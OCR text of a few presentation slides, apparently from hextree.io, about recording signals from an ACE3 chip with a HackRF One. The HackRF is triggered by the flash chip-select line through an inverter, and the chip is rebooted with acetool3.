

Start recording on CS trigger on HackRF
Reboot ACE3 via acetool3
Get perfectly aligned recording 🥳



HackRF One
GREAT SCOTT GADGETS

Trigger Inverter






Flash chip-select
line for trigger



hextree.io



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
